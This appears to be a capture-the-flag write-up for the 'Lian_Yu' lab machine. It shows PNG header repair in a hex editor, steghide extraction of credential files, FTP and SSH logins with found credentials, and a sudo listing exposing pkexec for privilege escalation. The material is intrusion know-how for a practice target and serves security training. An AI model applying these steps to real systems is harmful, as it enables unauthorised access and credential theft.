
hexeditor

https://www.garykessler.net/library/file_sigs.html



```
File: Leave_me_alone.png         ASCII Offset: 0x00000008 / 0x0007CEE7 (%00)  M
00000000  89 50 4E 47  0D 0A 1A 0A  00 00 00 0D  49 48 44 52  .PNG........IHDR
00000010  00 00 03 4D  00 00 01 DB  08 06 00 00  00 17 A3 71  ...M...........q
00000020  5B 00 00 20  00 49 44 41  54 78 9C AC  BD E9 7A 24  [.. .IDATx....z$
00000030  4B 6E 25 08  33 F7 E0 92  64 66 DE A5  55 7B 69 34  Kn%.3...df..U{i4
00000040  6A 69 54 FD  F5 73 CE BC  C0 3C 9C 7E  B4 D4 A5 56  jiT..s...<.~...V
00000050  49 55 75 D7  5C 98 5C 22  C2 DD 6C 3E  00 E7 C0 E0  IUu.\.\"..l>....
00000060  4E 66 A9 4A  3D 71 3F 5E  32 C9 08 5F  CC CD 60 C0  Nf.J=q?^2.._..`.
00000070  C1 C1 41 F9  7F FE DF FF  BB 2F EB 22  FA B5 AE AB  ..A....../."....
00000080  7D 9D CF E7  F8 1E 5F CB  49 CE ED 94  7E B7 D8 D7  }....._.I...~...
00000090  72 3C C9 E9  74 92 D3 D3  49 4E C7 93  9C 8F 8B 2C  r<..t...IN.....,
000000A0  4B B3 7F 2F  C7 45 CE A7  45 D6 D3 59  DA D2 44 A4  K../.E..E..Y..D.
000000B0  48 EF 5D F4  D5 7B 11 29  45 6A E9 52  4A 91 D6 44  H.]..{.)Ej.RJ..D
000000C0  F4 2F FA 6F  BE F4 BD F6  FE 5E A5 E9  77 7B 5F B3  ./.o.....^..w{_.
000000D0  DF E9 67 F4  78 A5 54 11  F1 DF D5 6A  1F 12 D1 63  ..g.x.T....j...c
000000E0  FF 19 2F BD  06 3B 8C 9E  B9 E8 31 56  FB D9 8E DD  ../..;....1V....
000000F0  0F BB 77 D7  67 9F 2F E9  5A E3 98 76  17 0D 7F 1F  ..w.g./.Z..v....
00000100  D7 D1 E2 33  C5 BE F4 7A  27 FC 6C F7  D5 C7 B1 6A  ...3...z'.l....j
00000110  AD 52 7A 4F  9F 19 E7 E2  F8 E9 E7 0E  87 C9 DF 3B  .RzO...........;
00000120  4D F6 F9 F9  50 64 BA 9C  E4 70 79 90  C3 C5 41 2E  M...Pd...py...A.
00000130  AF 0E 32 1D  0E 72 B8 BC  B0 7F D7 B9  CA 34 4D 32  ..2..r.......4M2
00000140  CD C5 EE B7  4C 45 E6 43  B5 63 D8 71  EC 3A 4E D2  ....LE.C.c.q.:N.
00000150  5A 91 22 D5  CE D5 74 3C  F2 6D 96 65  7B 9D E2 E3  Z."...t<.m.e{...
```


https://www.garykessler.net/library/file_sigs.html




```
root@ip-10-10-252-68:~# steghide extract -sf '/root/results/aa.jpg'
Enter passphrase:
wrote extracted data to "ss.zip".
root@ip-10-10-252-68:~# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
root@ip-10-10-252-68:~# 
```

Location: /root/results


3 items selected (939 bytes), Free space: 3.9 GB




```
root@ip-10-10-252-68:~# ftp 10.10.26.12
Connected to 10.10.26.12.
220 (vsFTPd 3.0.2)
Name (10.10.26.12:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/home/vigilante"
ftp> cd ..
250 Directory successfully changed.
ftp> pwd
257 "/home"
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx------    2 1000     1000         4096 May 01  2020 slade
drwxr-xr-x    2 1001     1001         4096 May 05  2020 vigilante
226 Directory send OK.
ftp>
```



```
root@ip-10-10-252-68:~# ssh slade@10.10.26.12
slade@10.10.26.12's password:
                                Way To SSH...
                            Loading.........Done..
                     Connecting To Lian_Yu  Happy Hacking

                                                            #

slade@LianYu:~$ ls
user.txt
slade@LianYu:~$
```



```
slade@LianYu:~$ sudo -l
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```



pkexec(1) - Linux man page

Name

pkexec - Execute a command as another user

Synopsis

pkexec [--**version**] [--**help**]

